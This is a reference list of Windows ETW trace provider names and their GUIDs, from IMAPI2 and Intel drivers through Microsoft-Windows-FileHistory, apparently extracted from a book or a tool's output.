IMAPI2 Disc Master	{0E85A5A5-4D5C-44B7-8BDA-5B7AB54F7E91}
IMAPI2 Disc Recorder	{0E85A5A5-4D5C-44B7-8BDA-5B7AB54F7E93}
IMAPI2 Disc Recorder Enumerator	{0E85A5A5-4D5C-44B7-8BDA-5B7AB54F7E92}
IMAPI2 dll	{0E85A5A5-4D5C-44B7-8BDA-5B7AB54F7E90}
IMAPI2 Interleave Stream	{0E85A5A5-4D5C-44B7-8BDA-5B7AB54F7E9E}
IMAPI2 Media Eraser	{0E85A5A5-4D5C-44B7-8BDA-5B7AB54F7E97}
IMAPI2 MSF	{0E85A5A5-4D5C-44B7-8BDA-5B7AB54F7E9F}
IMAPI2 Multisession Sequential	{0E85A5A5-4D5C-44B7-8BDA-5B7AB54F7EA0}
IMAPI2 Pseudo-Random Stream	{0E85A5A5-4D5C-44B7-8BDA-5B7AB54F7E9C}
IMAPI2 Raw CD Writer	{0E85A5A5-4D5C-44B7-8BDA-5B7AB54F7E9A}
IMAPI2 Raw Image Writer	{07E397EC-C240-4ED7-8A2A-B9FF0FE5D581}
IMAPI2 Standard Data Writer	{0E85A5A5-4D5C-44B7-8BDA-5B7AB54F7E98}
IMAPI2 Track-at-Once CD Writer	{0E85A5A5-4D5C-44B7-8BDA-5B7AB54F7E99}
IMAPI2 Utilities	{0E85A5A5-4D5C-44B7-8BDA-5B7AB54F7E94}
IMAPI2 Write Engine	{0E85A5A5-4D5C-44B7-8BDA-5B7AB54F7E96}
IMAPI2 Zero Stream	{0E85A5A5-4D5C-44B7-8BDA-5B7AB54F7E9B}
IMAPI2FS Tracing	{F8036571-42D9-480A-BABB-DE7833CB059C}
Intel-iaLPSS-GPIO	{D386CC7A-620A-41C1-ABF5-55018C6C699A}
Intel-iaLPSS-I2C	{D4AEAC44-AD44-456E-9C90-33F8CDCED6AF}
Intel-iaLPSS2-GPIO2	{63848CFF-3EC7-4DDF-8072-5F95E8C8EB98}
Intel-iaLPSS2-I2C	{C2F86198-03CA-4771-8D4C-CE6E15CBCA56}
IPMI Driver Trace	{D5C6A3E9-FA9C-434E-9653-165B4FC869E4}
IPMI Provider Trace	{651D672B-E11F-41B7-ADD3-C2F6A4023672}
KMDFv1 Trace Provider	{544D4C9D-942C-46D5-BF50-DF5CD9524A50}
Layer2 Security HC Diagnostics Trace	{2E8D9EC5-A712-48C4-8CE0-631EB0C1CD65}
Local Security Authority (LSA)	{CC85922F-DB41-11D2-9244-006008269001}
LsaSrv	{199FE037-2B82-40A9-82AC-E1D46C792B99}
Microsoft Edge Etw	{3A5F2396-5C8F-4F1F-9B67-6CCA6C990E61}
Microsoft-Antimalware-AMFilter	{CFEB0608-330E-4410-B00D-56D8DA9986E6}
Microsoft-Antimalware-Engine	{0A002690-3839-4E3A-B3B6-96D8DF868D99}
Microsoft-Antimalware-Protection	{E4B70372-261F-4C54-8FA6-A5A7914D73DA}
Microsoft-Antimalware-RTP	{8E92DEEF-5E17-413B-B927-59B2F06A3CFC}

```
Microsoft-Antimalware-Scan-Interface     {2A576B87-09A7-520E-C21A-4942F0271D67}
Microsoft-Antimalware-Service            {751EF305-6C6E-4FED-B847-02EF79D26AEF}
Microsoft-Antimalware-ShieldProvider     {928F7D29-0577-5BE5-3BD3-B6BDAB9AB307}
Microsoft-Antimalware-UacScan            {D37E7910-79C8-57C4-DA77-52BB646364CD}
Microsoft-AppV-Client                    {E4F68870-5AE8-4E5B-9CE7-CA9ED75B0245}
Microsoft-AppV-Client-StreamingUX        {28CB46C7-4003-4E50-8BD9-442086762D12}
Microsoft-AppV-ServiceLog                {9CC69D1C-7917-4ACD-8066-6BF8B63E551B}
Microsoft-AppV-SharedPerformance         {FB4A19EE-EB5A-47A4-BC52-E71AAC6D0859}
Microsoft-Client-Licensing-Platform      {B6CC0D55-9ECC-49A8-B929-2B9022426F2A}
Microsoft-Gaming-Services                {BC1BDB57-71A2-581A-147B-E0B49474A2D4}
Microsoft-IE                             {9E3B3947-CA5D-4614-91A2-7B624E0E7244}
Microsoft-IE-JSDumpHeap                  {7F8E35CA-68E8-41B9-86FE-D6ADC5B327E7}
Microsoft-IEFRAME                        {5C8BB950-959E-4309-8908-67961A1205D5}
Microsoft-JScript                        {57277741-3638-4A4B-BDBA-0AC6E45DA56C}
Microsoft-Office-Events                  {8736922D-E8B2-47EB-8564-23E77E728CF3}
Microsoft-Office-Word                    {DAF0B914-9C1C-450A-81B2-FEA7244F6FFA}
Microsoft-Office-Word2                   {BB00E856-A12F-4AB7-B2C8-4E80CAEA5B07}
Microsoft-Office-Word3                   {A1B69D49-2195-4F59-9D33-BDF30C0FE473}
Microsoft-OneCore-OnlineSetup            {41862974-DA3B-4F0B-97D5-BB29FBB9B71E}
Microsoft-Pef-WebProxy                   {6EF4653A-71F9-4AD3-B093-61C38C9C299F}
Microsoft-Pef-WFP-MessageProvider        {C22D1B14-C242-49DE-9F17-1D76B8B9C458}
Microsoft-PerfTrack-IEFRAME              {B2A40F1F-A05A-4DFD-886A-4C4F18C4334C}
Microsoft-PerfTrack-MSHTML               {FFDB9886-80F3-4540-AA8B-B85192217DDF}
Microsoft-User Experience Virtualization-Admin {61BC445E-7A8D-420E-AB36-9C7143881B98
    }
Microsoft-User Experience Virtualization-Agent Driver {DE29CF61-5EE6-43FF-9AAC-959
    C4E13CC6C}
Microsoft-User Experience Virtualization-App Agent {1ED6976A-4171-4764-B415-7
    EA08BC46C51}
Microsoft-User Experience Virtualization-IPC {21D79DB0-8E03-41CD-9589-F3EF7001A92A}
Microsoft-User Experience Virtualization-SQM Uploader {57003E21-269B-4BDC-8434-
    B3BF8D57D2D5}
Microsoft-Windows Networking VPN Plugin Platform {E5FC4A0F-7198-492F-9B0F-88
    FDCBFDED48}
Microsoft-Windows-AAD                    {4DE9BC9C-B27A-43C9-8994-0915F1A5E24F}
Microsoft-Windows-ACL-UI                 {EA4CC8B8-A150-47A3-AFB9-C8D194B19452}
Microsoft-Windows-ActionQueue            {0DD4D48E-2BBF-452F-A7EC-BA3DBA8407AE}
Microsoft-Windows-ADSI                   {7288C9F8-D63C-4932-A345-89D6B060174D}
Microsoft-Windows-AIT                    {6ADDABF4-8C54-4EAB-BF4F-FBEF61B62EB0}
Microsoft-Windows-All-User-Install-Agent {D2E990DA-8504-4702-A5E5-367FC2F823BF}
Microsoft-Windows-AllJoyn                {2ED299D2-2F6B-411D-8D15-F4CC6FDE0C70}
Microsoft-Windows-AppHost                {98E0765D-8C42-44A3-A57B-760D7F93225A}
Microsoft-Windows-AppID                  {3CB2A168-FE19-4A4E-BDAD-DCF422F13473}
Microsoft-Windows-AppIDServiceTrigger    {D02A9C27-79B8-40D6-9B97-CF3F8B7B5D60}
Microsoft-Windows-ApplicabilityEngine    {10A208DD-A372-421C-9D99-4FAD6DB68B62}
Microsoft-Windows-Application Server-Applications {C651F5F6-1C0D-492E-8AE1-
    B4EFD7C9D503}
Microsoft-Windows-Application-Experience {EEF54E71-0661-422D-9A98-82FD4940B820}
Microsoft-Windows-ApplicationExperience-Cache {6D8A3A60-40AF-445A-98CA-99359E500146}
Microsoft-Windows-ApplicationExperience-LookupServiceTrigger {18F4A5FD-FD3B-40A5-8
    FC2-E5D261C5D02E}
Microsoft-Windows-ApplicationExperience-SwitchBack {17D6E590-F5FE-11DC-95FF-0800200
    C9A66}
Microsoft-Windows-ApplicationExperienceInfrastructure {5EC13D8E-4B3F-422E-A7E7-3121
    A1D90C7A}
Microsoft-Windows-AppLocker              {CBDA4DBF-8D5D-4F69-9578-BE14AA540D22}
Microsoft-Windows-AppModel-Exec          {EB65A492-86C0-406A-BACE-9912D595BD69}
Microsoft-Windows-AppModel-MessagingDataModel {1E2462BE-B025-48DA-8C1F-7B60B8CCAE53}
Microsoft-Windows-AppModel-Runtime       {F1EF270A-0D32-4352-BA52-DBAB41E1D859}
Microsoft-Windows-AppModel-State         {BFF15E13-81BF-45EE-8B16-7CFEAD00DA86}
Microsoft-Windows-AppReadiness           {F0BE35F8-237B-4814-86B5-ADE51192E503}
Microsoft-Windows-AppSruProv             {0CC157B3-CF07-4FC2-91EE-31AC92E05FE1}
Microsoft-Windows-AppXDeployment         {8127F6D4-59F9-4ABF-8952-3E3A02073D5F}
Microsoft-Windows-AppXDeployment-Server  {3F471139-ACB7-4A01-B7A7-FF5DA4BA2D43}
Microsoft-Windows-AppxPackagingOM        {BA723D81-0D0C-4F1E-80C8-54740F508DDF}
Microsoft-Windows-ASN1                   {D92EF8AC-99DD-4AB8-B91D-C6EBA85F3755}
Microsoft-Windows-AssignedAccess         {8530DB6E-51C0-43D6-9D02-A8C2088526CD}
Microsoft-Windows-AssignedAccessBroker   {F2311B48-32BE-4902-A22A-7240371DBB2C}
Microsoft-Windows-AsynchronousCausality  {19A4C69A-28EB-4D4B-8D94-5F19055A1B5C}
Microsoft-Windows-ATAPort                {CB587AD1-CC35-4EF1-AD93-36CC82A2D319}
Microsoft-Windows-Audio                  {AE4BD3BE-F36F-45B6-8D21-BDD6FB832853}
Microsoft-Windows-Audit                  {75EBC33E-0936-4A55-9D26-5F298F3180BF}
Microsoft-Windows-Audit-CVE              {85A62A0D-7E17-485F-9D4F-749A287193A6}
Microsoft-Windows-AuthenticationProvider {DDDC1D91-51A1-4A8D-95B5-350C4EE3D809}
Microsoft-Windows-AxInstallService       {DAB3B18C-3C0F-43E8-80B1-E44BC0DAD901}
Microsoft-Windows-BackgroundTransfer-ContentPrefetcher {648A0644-7D62-4FD3
    -8841-440064762F95}
Microsoft-Windows-Backup                 {1DB28F2E-8F80-4027-8C5A-A11F7F10F62D}
Microsoft-Windows-Base-Filtering-Engine-Connections {121D3DA8-BAF1-4DCB-929F-2
    D4C9A47F7AB}
Microsoft-Windows-Base-Filtering-Engine-Resource-Flows {92765247-03A9-4AE3-A575-
    B42264616E78}
Microsoft-Windows-Battery                {59819D0A-ADAF-46B2-8D7C-990BC39C7C15}
Microsoft-Windows-BestPractices          {5218E51A-3996-4A9A-A75A-70BA4EB66312}
Microsoft-Windows-BfeTriggerProvider     {54732EE5-61CA-4727-9DA1-10BE5A4F773D}
Microsoft-Windows-Biometrics             {A0E3D8EA-C34F-4419-A1DB-90435B8B21D0}
Microsoft-Windows-BitLocker-API          {5D674230-CA9F-11DA-A94D-0800200C9A66}
Microsoft-Windows-BitLocker-DrivePreparationTool {632F767E-0EC3-47B9-BA1C-
    A0E62A74728A}
Microsoft-Windows-BitLocker-Driver       {651DF93B-5053-4D1E-94C5-F6E6D25908D0}
Microsoft-Windows-BitLocker-Driver-Performance {1DE130E1-C026-4CBF-BA0F-AB608E40AEEA
```

```
    }
Microsoft-Windows-Bits-Client           {EF1CC15B-46C1-414E-BB95-E76B077BD51E}
Microsoft-Windows-Bluetooth-BthLEPrepairing {4AF188AC-E9C4-4C11-B07B-1FABC07DFEB2}
Microsoft-Windows-Bluetooth-Bthmini     {DB25B328-A6F6-444F-9D97-A50E20217D16}
Microsoft-Windows-Bluetooth-MTPEnum     {04268430-D489-424D-B914-0CFF741D6684}
Microsoft-Windows-Bluetooth-Policy      {0602ECEF-6381-4BC0-AEDA-EB9BB919B276}
Microsoft-Windows-BootUX                {67D781BD-CBD2-4BD2-AD1F-6152FB891246}
Microsoft-Windows-BranchCache           {7EAFCF79-06A7-460B-8A55-BD0A0C9248AA}
Microsoft-Windows-BranchCacheClientEventProvider {E837619C-A2A8-4689-833F-47
    B48EBD2442}
Microsoft-Windows-BranchCacheEventProvider {DD85457F-4E2D-44A5-A7A7-6253362E34DC}
Microsoft-Windows-BranchCacheMonitoring {A2F55524-8EBC-45FD-88E4-A1B39F169E08}
Microsoft-Windows-BranchCacheSMB        {4A933674-FB3D-4E8D-B01D-17EE14E91A3E}
Microsoft-Windows-BrokerInfrastructure  {E6835967-E0D2-41FB-BCEC-58387404E25A}
Microsoft-Windows-BTH-BTHPORT           {8A1F9517-3A8C-4A9E-A018-4F17A200F277}
Microsoft-Windows-BTH-BTHUSB            {33693E1D-246A-471B-83BE-3E75F47A832D}
Microsoft-Windows-Build-RegDll          {D39B6336-CFCB-483B-8C76-7C3E7D02BCB8}
Microsoft-Windows-CAPI2                 {5BBCA4A8-B209-48DC-A8C7-B23D3E5216FB}
Microsoft-Windows-CDROM                 {9B6123DC-9AF6-4430-80D7-7D36F054FB9F}
Microsoft-Windows-CertificateServices-Deployment {B2D1F576-2E85-4489-B504-1861
    C40544B3}
Microsoft-Windows-CertificateServicesClient {73370BD6-85E5-430B-B60A-FEA1285808A7}
Microsoft-Windows-CertificateServicesClient-AutoEnrollment {F0DB7EF8-B6F3-4005-9937-
    FEB77B9E1B43}
Microsoft-Windows-CertificateServicesClient-CertEnroll {54164045-7C50-4905-963F-
    E5BC1EEF0CCA}
Microsoft-Windows-CertificateServicesClient-CredentialRoaming {89A2278B-C662-4AFF-
    A06C-46AD3F220BCA}
Microsoft-Windows-CertificateServicesClient-Lifecycle-System {BC0669E1-A10D-4A78-834
    E-1CA3C806C93B}
Microsoft-Windows-CertificateServicesClient-Lifecycle-User {BEA18B89-126F-4155-9EE4-
    D36038B02680}
Microsoft-Windows-CertificationAuthorityClient-CertCli {98BF1CD3-583E-4926-95EE-
    A61BF3F46470}
Microsoft-Windows-CertPolEng            {AF9CC194-E9A8-42BD-B0D1-834E9CFAB799}
Microsoft-Windows-Cleanmgr              {9AE87B12-A014-5288-92DF-E3030981EBAB}
Microsoft-Windows-ClearTypeTextTuner    {0A88862D-20A3-4C1F-B76F-162C55ADBF93}
Microsoft-Windows-CloudStore            {741BB90C-A7A3-49D6-BD82-1E6B858403F7}
Microsoft-Windows-ClusterAwareUpdating-Management {9B9E93D6-5569-4179-8C8A-5201
    CB2B9536}
Microsoft-Windows-CmiSetup              {75EBC33E-0CC6-49DA-8CD9-8903A5222AA0}
Microsoft-Windows-CodeIntegrity         {4EE76BD8-3CF4-44A0-A0AC-3937643E37A3}
Microsoft-Windows-COM                   {D4263C98-310C-4D97-BA39-B55354F08584}
Microsoft-Windows-COM-Perf              {B8D6861B-D20F-4EEC-BBAE-87E0DD80602B}
Microsoft-Windows-COM-RundownInstrumentation {2957313D-FCAA-5D4A-2F69-32CE5F0AC44E}
Microsoft-Windows-ComDlg32              {7F912B92-21AD-496E-B97A-88622A72BC42}
Microsoft-Windows-Compat-Appraiser      {442C11C5-304B-45A4-AE73-DC2194C4E876}
Microsoft-Windows-Complus               {0F177893-4A9C-4709-B921-F432D67F43D5}
Microsoft-Windows-COMRuntime            {BF406804-6AFA-46E7-8A48-6C357E1D6D61}
Microsoft-Windows-Containers-BindFlt    {FC4E8F51-7A04-4BAB-8B91-6321416F72AB}
Microsoft-Windows-Containers-BindFlt-Mapping {8FE0DD83-1368-5786-3A82-F746C6F1DD62}
Microsoft-Windows-Containers-Wcifs      {AEC5C129-7C10-407D-BE97-91A042C61AAA}
Microsoft-Windows-Containers-Wcifs-Mapping {0223F0A3-6383-5A7A-7BC7-04D4739E2E32}
Microsoft-Windows-Containers-Wcnfs      {B99317E5-89B7-4C0D-ABD1-6E705F7912DC}
Microsoft-Windows-CoreSystem-InitMachineConfig {0B886108-1899-4D3A-9C0D-42D8FC4B9108
    }
Microsoft-Windows-CoreSystem-NetProvision-JoinProviderOnline {3629DD4D-D6F1-4302-
    A623-0768B51501C7}
Microsoft-Windows-CoreSystem-SmsRouter  {A9C11050-9E93-4FA4-8FE0-7C4750A345B2}
Microsoft-Windows-CoreWindow            {A3D95055-34CC-4E4A-B99F-EC88F5370495}
Microsoft-Windows-CorruptedFileRecovery-Client {BA093605-3909-4345-990B-26B746ADEE0A
    }
Microsoft-Windows-CorruptedFileRecovery-Server {D6F68875-CDF5-43A5-A3E3-53FFD683311C
    }
Microsoft-Windows-Crashdump             {ECDAACFA-6FE9-477C-B5F0-85B76F8F50AA}
Microsoft-Windows-CredUI                {5A24FCDB-1CF3-477B-B422-EF4909D51223}
Microsoft-Windows-Crypto-BCrypt         {C7E089AC-BA2A-11E0-9AF7-68384824019B}
Microsoft-Windows-Crypto-CNG            {E3E0E2F0-C9C5-11E0-8AB9-9EBC4824019B}
Microsoft-Windows-Crypto-DPAPI          {89FE8F40-CDCE-464E-8217-15EF97D4C7C3}
Microsoft-Windows-Crypto-DSSEnh         {43DAD447-735F-4829-A6FF-9829A87419FF}
Microsoft-Windows-Crypto-NCrypt         {E8ED09DC-100C-45E2-9FC8-B53399EC1F70}
Microsoft-Windows-Crypto-RNG            {54D5AC20-E14F-4FDA-92DA-EBF7556FF176}
Microsoft-Windows-Crypto-RSAEnh         {152FDB2B-6E9D-4B60-B317-815D5F174C4A}
Microsoft-Windows-D3D10Level9           {7E7D3382-023C-43CB-95D2-6F0CA6D70381}
Microsoft-Windows-D3D9                  {783ACA0A-790E-4D7F-8451-AA850511C6B9}
Microsoft-Windows-DAL-Provider          {7E87506F-BACE-4BF1-BC09-3A1F37045C71}
Microsoft-Windows-Data-Pdf              {B97561FE-B27A-4C48-AA3E-7D3ADDC105B1}
Microsoft-Windows-DataIntegrityScan     {13BC4371-4E21-4E46-A84F-8C0FFB548CED}
Microsoft-Windows-DateTimeControlPanel  {741FC222-44ED-4BA7-98E3-F405B2D2C4B4}
Microsoft-Windows-DCLocator             {CFAA5446-C6C4-4F5C-866F-31C9B55B962D}
Microsoft-Windows-DDisplay              {75051C9D-2833-4A29-8923-046DB7A432CA}
Microsoft-Windows-Deduplication         {F9FE3908-44B8-48D9-9A32-5A763FF5ED79}
Microsoft-Windows-Deduplication-Change  {1D5E499D-739C-45A6-A3E1-8CBE0A352BEB}
Microsoft-Windows-Defrag-Core           {E3257C8C-C7CB-444F-9DA0-5D92A2625289}
Microsoft-Windows-DeliveryOptimization  {F8AD09BA-419C-5134-1750-270F4D0FB889}
Microsoft-Windows-Deplorch              {B9DA9FE6-AE5F-4F3E-B2FA-8E623C11DC75}
Microsoft-Windows-DesktopActivityModerator {32DD13DF-9C0B-4C3B-B854-EE76C050F5F4}
Microsoft-Windows-DesktopWindowManager-Diag {31F60101-3703-48EA-8143-451F8DE779D2}
Microsoft-Windows-DeviceAssociationService {56C71C31-CFBD-4CDD-8559-505E042BBBE1}
Microsoft-Windows-DeviceConfidence      {1D5990C1-EC62-49F0-9E37-1F4DB12DB41E}
Microsoft-Windows-DeviceGuard           {F717D024-F5B4-4F03-9AB9-331B2DC38FFB}
```

```
Microsoft-Windows-DeviceManagement-Enterprise-Diagnostics-Provider {3DA494E4-0FE2
    -415C-B895-FB5265C5C83B}
Microsoft-Windows-DeviceManagement-Pushrouter {F1201B5A-E170-42B6-8D20-B57AC57E6416}
Microsoft-Windows-Devices-Background       {64EF2B1C-4AE1-4E64-8599-1636E441EC88}
Microsoft-Windows-DeviceSetupManager       {FCBB06BB-6A2A-46E3-ABAA-246CB4E508B2}
Microsoft-Windows-DeviceSync               {09EC9687-D7AD-40CA-9C5E-78A04A5AE993}
Microsoft-Windows-DeviceUpdateAgent        {E8F9AF91-AFBE-5A03-DFEC-5D591686326C}
Microsoft-Windows-DeviceUx                 {DED165CF-485D-4770-A3E7-9C5F0320E80C}
Microsoft-Windows-DevMgmt-UefiCsp          {739D66D8-76C4-4004-873F-169AE5C6EACA}
Microsoft-Windows-DfsSvc                   {7DA4FE0E-FD42-4708-9AA5-89B77A224885}
Microsoft-Windows-Dhcp-Client              {15A7A4F8-0072-4EAB-ABAD-F98A4D666AED}
Microsoft-Windows-DHCPv6-Client            {6A1F2B00-6A90-4C38-95A5-5CAB3B056778}
Microsoft-Windows-DiagCpl                  {1A396961-5F3C-4C71-8310-44C653C0BF8A}
Microsoft-Windows-Diagnosis-AdvancedTaskManager {178DADAF-7AC4-4593-AB3E-
    A45FDA6D0D55}
Microsoft-Windows-Diagnosis-DPS            {6BBA3851-2C7E-4DEA-8F54-31E5AFD029E3}
Microsoft-Windows-Diagnosis-MSDE           {A50B09F8-93EB-4396-84C9-DC921259F952}
Microsoft-Windows-Diagnosis-PCW            {AABF8B86-7936-4FA2-ACB0-63127F879DBF}
Microsoft-Windows-Diagnosis-PerfHost       {F27B948B-0A7C-4EB6-92EC-8A2C1B353ECD}
Microsoft-Windows-Diagnosis-PLA            {E4D53F84-7DE3-11D8-9435-505054503030}
Microsoft-Windows-Diagnosis-Scheduled      {40AB57C2-1C53-4DF9-9324-FF7CF898A02C}
Microsoft-Windows-Diagnosis-Scripted       {E1DD7E52-621D-44E3-A1AD-0370C2B25946}
Microsoft-Windows-Diagnosis-ScriptedDiagnosticsProvider {9363CCD9-D429-4452-9ADB
    -2501E704B810}
Microsoft-Windows-Diagnosis-WDC            {05921578-2261-42C7-A0D3-26DDBCE6C50D}
Microsoft-Windows-Diagnosis-WDI            {E01B1A7C-C5C9-4E67-99A9-5E85ACFB2E10}
Microsoft-Windows-Diagnostics-LoggingChannel {4BD2826E-54A1-4BA9-BF63-92B73EA1AC4A}
Microsoft-Windows-Diagnostics-Networking {36C23E18-0E66-11D9-BBEB-505054503030}
Microsoft-Windows-Diagnostics-Performance {CFC18EC0-96B1-4EBA-961B-622CAEE05B0A}
Microsoft-Windows-Diagnostics-PerfTrack  {030F2F57-ABD0-4427-BCF1-3A3587D7DC7D}
Microsoft-Windows-Diagnostics-PerfTrack-Counters {C06ED57A-A7BD-42D7-B5FF-77
    A9DEC5732D}
Microsoft-Windows-Direct3D10               {9B7E4C0F-342C-4106-A19F-4F2704F689F0}
Microsoft-Windows-Direct3D10_1             {9B7E4C8F-342C-4106-A19F-4F2704F689F0}
Microsoft-Windows-Direct3D11               {DB6F6DDB-AC77-4E88-8253-819DF9BBF140}
Microsoft-Windows-Direct3D12               {5D8087DD-3A9B-4F56-90DF-49196CDC4F11}
Microsoft-Windows-Direct3DShaderCache      {2D4EBCA6-EA64-453F-A292-AE2EA0EE513B}
Microsoft-Windows-DirectAccess-MediaManager {DD2FE441-6C12-41FD-8232-3709C6045F63}
Microsoft-Windows-DirectComposition        {C44219D0-F344-11DF-A5E2-B307DFD72085}
Microsoft-Windows-DirectManipulation       {5786E035-EF2D-4178-84F2-5A6BBEDBB947}
Microsoft-Windows-Directory-Services-SAM {0D4FDC09-8C27-494A-BDA0-505E4FD8ADAE}
Microsoft-Windows-Directory-Services-SAM-Utility {BD8FEA17-5549-4B49-AA03-1981
    D16396A9}
Microsoft-Windows-DirectoryServices-Deployment {71B4B0DA-68D5-4925-9F9B-61750F989527
    }
Microsoft-Windows-DirectShow-Core          {968F313B-097F-4E09-9CDD-BC62692D138B}
Microsoft-Windows-DirectShow-KernelSupport {3CC2D4AF-DA5E-4ED4-BCBE-3CF995940483}
Microsoft-Windows-DirectSound              {8A93B54B-C75A-49B5-A5BE-9060715B1A33}
Microsoft-Windows-Disk                     {6B4DB0BC-9A3D-467D-81B9-A84C6F2F3D40}
Microsoft-Windows-DiskDiagnostic           {E670A5A2-CE74-4AB4-9347-61B815319F4C}
Microsoft-Windows-DiskDiagnosticDataCollector {E104FB41-6B04-4F3A-B47D-F0DF2F02B954}
Microsoft-Windows-DiskDiagnosticResolver {6B1FFE48-5B1E-4793-9F7F-AE926454499D}
Microsoft-Windows-Dism-Api                 {75B0DA21-8B50-42EB-9448-EC48B1729B57}
Microsoft-Windows-Dism-Cli                 {2F959466-24D4-4972-8729-0D5E3539EBC3}
Microsoft-Windows-Display                  {6ECE3302-FEE1-4EA9-8B88-086D459ED976}
Microsoft-Windows-DisplayColorCalibration {3239EB6F-C7FC-4953-AA15-646829A4CA4C}
Microsoft-Windows-DisplaySwitch            {192EDE41-9175-4C86-AC02-9D003C9D43AB}
Microsoft-Windows-DistributedCOM           {1B562E86-B7AA-4131-BADC-B6F3A001407E}
Microsoft-Windows-DLNA-Namespace           {D38FB874-33E4-4DCF-911E-1B53BB106D53}
Microsoft-Windows-DNS-Client               {1C95126E-7EEA-49A9-A3FE-A378B03DDB4D}
Microsoft-Windows-Documents                {C89B991E-3B48-49B2-80D3-AC000DFC9749}
Microsoft-Windows-DomainJoinManagerTriggerProvider {5B004607-1087-4F16-B10E-979685
    A8D131}
Microsoft-Windows-Dot3MM                   {F3419A17-E994-4C40-B593-79B8EDEC54E9}
Microsoft-Windows-DotNETRuntime            {E13C0D23-CCBC-4E12-931B-D9CC2EEE27E4}
Microsoft-Windows-DotNETRuntimeRundown     {A669021C-C450-4609-A035-5AF59AF4DF18}
Microsoft-Windows-DriverFrameworks-KernelMode-Performance {486A5C7C-11CC-46C5-9DE7
    -43DFE0BB57C1}
Microsoft-Windows-DriverFrameworks-UserMode {2E35AAEB-857F-4BEB-A418-2E6C0E54D988}
Microsoft-Windows-DriverFrameworks-UserMode-Performance {9FA5DD5D-999E-466A-8CA9-7
    B3A66F8882F}
Microsoft-Windows-DSC                      {50DF9E12-A8C4-4939-B281-47E1325BA63E}
Microsoft-Windows-DUI                      {8360BD0F-A7DC-4391-91A7-A457C5C381E4}
Microsoft-Windows-DUSER                    {8429E243-345B-47C1-8A91-2C94CAF0DAAB}
Microsoft-Windows-DVD                      {E18D0FCA-9515-4232-98E4-89E456D8551B}
Microsoft-Windows-Dwm-Api                  {292A52C4-FA27-4461-B526-54A46430BD54}
Microsoft-Windows-Dwm-Core                 {9E9BBA3C-2E38-40CB-99F4-9E8281425164}
Microsoft-Windows-Dwm-Dwm                  {D29D56EA-4867-4221-B02E-CFD998834075}
Microsoft-Windows-Dwm-Redir                {7D99F6A4-1BEC-4C09-9703-3AAA8148347F}
Microsoft-Windows-Dwm-Udwm                 {A2D1C713-093B-43A7-B445-D09370EC9F47}
Microsoft-Windows-DXGI                     {CA11C036-0102-4A2D-A6AD-F03CFED5D3C9}
Microsoft-Windows-DXGIDebug                {F1FF64EF-FAF3-5699-8E51-F6EC2FBD97D1}
Microsoft-Windows-DxgKrnl                  {802EC45A-1E99-4B83-9920-87C98277BA9D}
Microsoft-Windows-DXP                      {728B8C72-0F0F-4071-9BCC-27CB3B6DACBE}
Microsoft-Windows-DxpTaskSyncProvider      {271C5228-C3FE-4E47-831F-48C3652CE5AC}
Microsoft-Windows-EapHost                  {6EB8DB94-FE96-443F-A366-5FE0CEE7FB1C}
Microsoft-Windows-EapMethods-RasChap       {58980F4B-BD39-4A3E-B344-492ED2254A4E}
Microsoft-Windows-EapMethods-RasTls        {9CC0413E-5717-4AF5-82EB-6103D8707B45}
Microsoft-Windows-EapMethods-Sim           {3D42A67D-9CE8-4284-B755-2550672B0CE0}
Microsoft-Windows-EapMethods-Ttls          {D710D46C-235D-4798-AC20-9F83E1DCD557}
Microsoft-Windows-EaseOfAccess             {74B4A4B1-2302-4768-AC5B-9773DD456B08}
```

```
Microsoft-Windows-EDP-AppLearning          {9803DAA0-81BA-483A-986C-F0E395B9F8D1}
Microsoft-Windows-EDP-Audit-Regular        {50F99B2D-96D2-421F-BE4C-222C4140DA9F}
Microsoft-Windows-EDP-Audit-TCB            {287D59B6-79BA-4741-A08B-2FEDEEDE6435}
Microsoft-Windows-EFS                      {3663A992-84BE-40EA-BBA9-90C7ED544222}
Microsoft-Windows-ELS-Hyphenation          {51AEDB05-890B-4ADE-8BA1-0BA14B8E8973}
Microsoft-Windows-EndpointTriggerProvider {92AAB24D-D9A9-4A60-9F94-201FED3E3E88}
Microsoft-Windows-Energy-Estimation-Engine {DDCC3826-A68A-4E0D-BCFD-9C06C27C6948}
Microsoft-Windows-EnergyEfficiencyWizard {1A772F65-BE1E-4FC6-96BB-248E03FA60F5}
Microsoft-Windows-EnhancedStorage-EhStorTcgDrv {AA3AA23B-BB6D-425A-B58C-1D7E37F5D02A
    }
Microsoft-Windows-EnrollmentPolicyWebService {F64ED6BA-BD9B-4CE1-90FB-7B8765928134}
Microsoft-Windows-EnrollmentWebService     {C3CBA89D-B3D1-48F1-BE6C-9B317A3CF3D5}
Microsoft-Windows-EQoS                     {54CB22FF-26B4-4393-A8C2-6B0715912C5F}
Microsoft-Windows-ErrorReportingConsole    {017247F2-7E96-11DC-8314-0800200C9A66}
Microsoft-Windows-ESE                      {478EA8A8-00BE-4BA6-8E75-8B9DC7DB9F78}
Microsoft-Windows-EventCollector           {B977CF02-76F6-DF84-CC1A-6A4B232322B6}
Microsoft-Windows-Eventlog                 {FC65DDD8-D6EF-4962-83D5-6E5CFE9CE148}
Microsoft-Windows-EventLog-WMIProvider     {35AC6CE8-6104-411D-976C-877F183D2D32}
Microsoft-Windows-EventSystem              {899DAACE-4868-4295-AFCD-9EB8FB497561}
Microsoft-Windows-exFAT-SQM                {494E7A3D-8DB9-4EC4-B43E-2844AF6E38D6}
Microsoft-Windows-FailoverClustering-Client {A82FDA5D-745F-409C-B0FE-18AE0678A0E0}
Microsoft-Windows-FailoverClustering-Manager {11B3C6B7-E06F-4191-BBB9-7099FFF55614}
Microsoft-Windows-Fat-SQM                  {3E59A529-B0B3-4A11-8129-9FFE6BB46EB9}
Microsoft-Windows-Fault-Tolerant-Heap      {6B93BF66-A922-4C11-A617-CF60D95C133D}
Microsoft-Windows-Fax                      {8E0E93FB-76AD-42EE-8770-B9DFEA596F65}
Microsoft-Windows-FeatureConfiguration     {C2F36562-A1E4-4BC3-A6F6-01A7ADB643E8}
Microsoft-Windows-FederationServices-Deployment {C19E175B-30A0-42DA-A5E3-124011
    DE54B6}
Microsoft-Windows-Feedback-Service-TriggerProvider {E46EEAD8-0C54-4489-9898-8
    FA79D059E0E}
Microsoft-Windows-FileHistory-Catalog      {B447B4DC-7780-11E0-ADA3-18A90531A85A}
Microsoft-Windows-FileHistory-ConfigManager {B447B4DD-7780-11E0-ADA3-18A90531A85A}
Microsoft-Windows-FileHistory-Core         {B447B4DB-7780-11E0-ADA3-18A90531A85A}
Microsoft-Windows-FileHistory-Engine       {B447B4DE-7780-11E0-ADA3-18A90531A85A}
